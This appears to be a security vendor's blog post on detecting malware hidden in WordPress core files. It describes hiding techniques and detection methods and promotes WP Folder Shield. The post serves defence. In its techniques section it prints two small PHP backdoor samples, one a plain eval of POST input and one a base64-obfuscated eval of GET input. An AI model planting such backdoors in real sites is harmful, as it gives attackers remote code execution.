
Detecting Malware Hidden in WordPress Core Files
Learn how malware hides in WordPress core files and how to detect it. Understand attack techniques and effective detection methods.

Sophisticated attackers hide malware in WordPress core files because users rarely inspect them. Understanding their techniques helps you detect and eliminate these hidden threats.
Why Core Files Are Targeted
Assumed Safe
Site owners and basic security plugins assume core files are untouched:
- Focus on themes and plugins
- Don't scan wp-admin or wp-includes
- Miss malware in plain sight
Survival Advantage
Core file malware survives:
- Plugin removal
- Theme changes
- Basic malware cleanup
- Some updates (if strategically placed)
Common Hiding Techniques
1. Append/Prepend Code
Adding malicious code at the beginning or end of files:
// At the end of wp-includes/functions.php
@eval($_POST['x']);
2. Function Replacement
Replacing legitimate functions with malicious versions that call the original after executing payload.
3. Whitespace Hiding
Using horizontal scrolling or many blank lines to hide code visually.
4. Obfuscation
$a = base64_decode('ZXZhbCgkX0dFVFsneiddKTs=');
eval($a);
5. Fake Core Files
Creating files that look like they belong:
- wp-includes/class-wp-hooks-extra.php
- wp-admin/includes/admin-helper.php
Detection Methods
1. Checksum Verification
Compare every core file against official WordPress checksums:
- Detects any modification
- Finds added files
- Identifies missing files
This is the gold standard for core file verification.
2. Malware Signature Scanning
Scan core directories for known malware patterns:
- Common backdoor signatures
- Obfuscation patterns
- Suspicious functions
3. AI Analysis
Analyze code behavior for malicious intent:
- Catches novel malware
- Identifies obfuscated threats
- Lower false positive rate
4. Baseline Comparison
Compare against known-good backup:
- Useful if no checksum available
- Requires recent clean backup
WP Folder Shield Detection
Multi-Layer Approach
- Checksum verification: Against WordPress.org
- Signature scanning: Known malware patterns
- AI analysis: Suspicious code detection
- Added file detection: Files that shouldn't exist
Comprehensive Reporting
- Modified files with exact changes
- Added files with content analysis
- Missing files list
- Severity assessment
Responding to Detections
For Modified Core Files
- Review the specific changes
- Confirm it's malicious (not legitimate patch)
- Replace file with clean copy from WordPress.org
- Investigate how modification occurred
For Added Files
- Review file contents
- Check if it's a legitimate plugin/theme file misplaced
- Delete if malicious or unnecessary
After Cleanup
- Run full malware scan
- Check for additional backdoors
- Update all passwords
- Patch the entry point vulnerability
Get WP Folder Shield for comprehensive core file malware detection combining checksums, signatures, and AI analysis.
Written by Emily Rodriguez
WP Folder Shield Team